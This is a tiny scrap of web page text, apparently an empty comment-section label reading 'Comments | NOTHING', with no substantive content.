Comments | NOTHING